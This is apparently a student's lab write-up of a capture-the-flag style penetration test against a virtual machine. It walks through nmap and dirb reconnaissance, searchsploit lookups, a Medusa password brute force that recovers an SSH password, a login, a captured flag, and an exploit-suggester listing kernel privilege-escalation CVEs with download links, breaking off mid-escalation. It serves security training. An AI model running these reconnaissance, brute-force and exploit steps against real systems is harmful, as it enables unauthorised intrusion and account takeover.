Bypassing the Perimeter - Final Project

DEKSHINAMURTHY MEENAKSHI
Sstudy2016@gmail.com

1 Table of Contents

1. Preface 2

2. Cyber attack cycle 2

2.1 Reconnaissance: 2

2.1.1 Nmap: 2

2.1.2 Dir Enumeration: 4

2.1.3 Searchsploit: 4

2.2 Initial Compromise: 6

2.2.1 Linuxenum 7

2.2.2 Linux-exploit-suggester 8

1. Preface

The steps of a cyber-attack are:

1. Reconnaissance
2. Initial Compromise
3. Command and Control
4. Lateral Movement
5. Exfiltration and Corruption

2. Cyber attack cycle

The first step of the cyber attack


2.1 Reconnaissance:

This involves identifying the potential target and its system info. Enumerating the System in various ways to identify possible vulnerabilities and exploits


Looking for user names, password secrets available.

It is observed through the login screen that there are two users test and sidneyp
Nmap Enum with no port scanning was first to done to identify the ip and OS
Nmap port scan along with service enum was done
dirb was used to do a directory enumeration

2.1.1 Nmap:

Nmap -sn	Do a scan to check for live hosts in the same network. To Disable portscanning, the option -sn is used for this : Attacker Kali IP: 10.0.2.18,Target is found to be 10.0.2.28 

```
┌──(root💀kali)-[/etc]
└─# nmap -sn 10.0.2.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-17 00:27 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00017s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00014s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00020s latency).
MAC Address: 08:00:27:9B:FC:E3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.28
Host is up (0.00044s latency).
MAC Address: 08:00:27:F9:17:3B (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.18
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.28 seconds
```

Ports and Service Version , the OS details	Ports open: 22, 80 The Service is ssh on port 22, http on port 80 The OS is Linux. The nmap command to do aggressive scan , along with service enum and OS detection is given  Apache and Open ssh version are enumerated

```
┌──(root㉿kali)-[/etc]
└─# nmap -sV -A -O 10.0.2.28
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-17 00:33 EDT
Nmap scan report for 10.0.2.28
Host is up (0.00043s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 69:3d:c5:aa:cc:90:8a:b3:1d:69:93:41:b0:60:00:eb (RSA)
|   256 97:c0:38:b9:13:52:95:e8:45:6f:bf:de:e7:3f:4d:94 (ECDSA)
|_  256 66:71:ec:c9:85:7d:00:26:19:33:d3:fe:9c:c7:ec:cb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Simple Cool Meet Our Team CSS template free download | PHPKIDA
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:F9:17:3B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 10.0.2.28

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.99 seconds
```

2.1.2 Dir Enumeration:

Helps to identify directories which may have some write permission or files with juicy information like usernmae/password , versionsinfo

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.28

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue May 17 10:16:25 2022
URL_BASE: http://10.0.2.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.28/ ----
==> DIRECTORY: http://10.0.2.28/Images/
+ http://10.0.2.28/index.html (CODE:200|SIZE:14404)
+ http://10.0.2.28/server-status (CODE:403|SIZE:274)

---- Entering directory: http://10.0.2.28/Images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue May 17 10:16:28 2022
DOWNLOADED: 4612 - FOUND: 2
```

2.1.3 Searchsploit:

Finding the possible exploits:

```
searchsploit openssh 7.6p1
Exploit Title                                                | Path
OpenSSH 2.3 < 7.7 - Username Enumeration                     | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)               | linux/remote/45210.py
OpenSSH < 7.7 - User Enumeration (2)                         | linux/remote/45939.py
```


Exploits are listed using the searchsploit command

The script was downloaded with wget and upon running… the error message shows Dependencies


```
┌──(kali㉿kali)-[~/Downloads]
└─$ python2 45233.py
Traceback (most recent call last):
  File "45233.py", line 24, in <module>
    import paramiko
ImportError: No module named paramiko
```

Needs SSH Paramiko module

This needs Pip





Searching through the google with "CVE-2018-15473 github" gives [GitHub - Sait-Nuri/CVE-2018-15473: OpenSSH 2.3 < 7.7 - Username Enumeration](). This has the requirements, which gives the dependencies and the script for running



Download the zip from [https://github.com/Sait-Nuri/CVE-2018-15473 in Kali home/bypassperimeter/]()

Unzip it






Run Medusa to brute force with passwords from rockyou.txt and users list text file created from the below names,

Possible Usernames

mukeshjakhar888
Sidneyp
test
root



The password of User Sidney is found to be Minnie. Try SSH to the machine with the same.

2.2 Initial Compromise:

We managed to crack the ssh login of user sidney and enter the machine/establish a session

```
┌──(kali㉿kali)-[~/bypassperimeter/CVE-2018-15473]
└─$ ssh sidneyp@10.0.2.28
The authenticity of host '10.0.2.28 (10.0.2.28)' can't be established.
ED25519 key fingerprint is SHA256:QXK9TF1cCPq0STx3VuuKBI04MwMMpEu2OxaYhgSh/C0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.28' (ED25519) to the list of known hosts.
sidneyp@10.0.2.28's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

427 updates can be installed immediately.
252 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Apr 26 13:39:54 2021 from 10.0.2.12
sidneyp@hackeru:~$
```

Enum Using the linuxEnum script

```
sidneyp@hackeru:/tmp$ wget https://raw.githubusercontent.com/ankh2054/linux-pentest/master/linuxenum.sh
--2022-05-18 04:34:38--  https://raw.githubusercontent.com/ankh2054/linux-pentest/master/linuxenum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133,
...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 40155 (39K) [text/plain]
Saving to: 'linuxenum.sh'

linuxenum.sh                100%[=====================================>]  39.21K  --.-KB/s    in 0.02s

2022-05-18 04:34:39 (2.30 MB/s) - 'linuxenum.sh' saved [40155/40155]

sidneyp@hackeru:/tmp$ file linuxenum.sh
linuxenum.sh: Bourne-Again shell script, ASCII text executable, with very long lines
sidneyp@hackeru:/tmp$ ./linuxenum.sh
-bash: ./linuxenum.sh: Permission denied
sidneyp@hackeru:/tmp$ chmod 777 linuxenum.sh
```

```
sidneyp@hackeru:~$ cat /home/test/Pictures/flag.txt
HackerU{you_got_it_great_work}
```

A flag was found in the home directory

2.2.1 Linuxenum

The Output of the Linux Enumeration script gives the Ubuntu version, which may be used for exploit/vuln

```
### SYSTEM ##############################################
Kernel information:
Linux hackeru 5.8.0-50-generic #56~20.04.1-Ubuntu SMP Mon Apr 12 21:46:35 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux


Kernel information (continued):
Linux version 5.8.0-50-generic (buildd@lgw01-amd64-030) (gcc (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0, GNU ld (GNU Binuti
ls for Ubuntu) 2.34) #56~20.04.1-Ubuntu SMP Mon Apr 12 21:46:35 UTC 2021
```

```
Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#

Anacron jobs and associated file permissions:
-rw-r--r-- 1 root root 401 Jul 16  2019 /etc/anacrontab
# /etc/anacrontab: configuration file for anacron

# See anacron(8) and anacrontab(5) for details.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
HOME=/root
LOGNAME=root

# These replace cron's entries
1       5       cron.daily      run-parts --report /etc/cron.daily
7       10      cron.weekly     run-parts --report /etc/cron.weekly
@monthly        15      cron.monthly    run-parts --report /etc/cron.monthly
```

Cron jobs don’t have any write permission vulnerability. Accessible only to root. Nothing major could be concluded from LinuxEnum except the ubuntu version.

2.2.2 Linux-exploit-suggester

The next script to try is linux-exploit-suggester.sh

```
sidneyp@hackeru:/tmp$ vi /etc/passwd
sidneyp@hackeru:/tmp$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
--2022-05-18 05:07:05--  https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133,
  ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89641 (88K) [text/plain]
Saving to: ‘linux-exploit-suggester.sh’

linux-exploit-suggester.sh    100%[=============================================>]  87.54K  --.-KB/s    in 0.02s

2022-05-18 05:07:06 (3.74 MB/s) - ‘linux-exploit-suggester.sh’ saved [89641/89641]

sidneyp@hackeru:/tmp$ file linux-exploit-suggester.sh
linux-exploit-suggester.sh: Bourne-Again shell script, ASCII text executable
```

```
sidneyp@hackeru:/tmp$ ./linux-exploit-suggester.sh

Available information:

Kernel version: 5.8.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 20.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

79 kernel space exploits
49 user space exploits

Possible Exploits:

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: highly probable
   Tags: [ ubuntu=20.04{kernel:5.8.0-*} ]
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.
c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: probable
   Tags: [ ubuntu=(20.04|21.04) ],debian=11
   Download URL: https://haxx.in/files/dirtypipez.c
```

```
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops

   Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story
   Exposure: highly probable
   Tags: [ ubuntu=20.04{kernel:5.8.0-(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|46|47|48|49|50|5
1|52)-*} ],ubuntu=21.04{kernel:5.11.0-16-*}
   Download URL: https://codeload.github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zip/main
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1
```

Selected the two exploits with the highly probable risk


CVE-2021-3490

CVE-2021-22555

2.2.2.1 CVE-2021-3490

```
sidneyp@hackeru:/tmp$ bash --version
GNU bash, version 5.0.17(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```



Tried this exploit but errors were given with the script


2.2.2.2 CVE-2021-22555

Moved to the next exploit

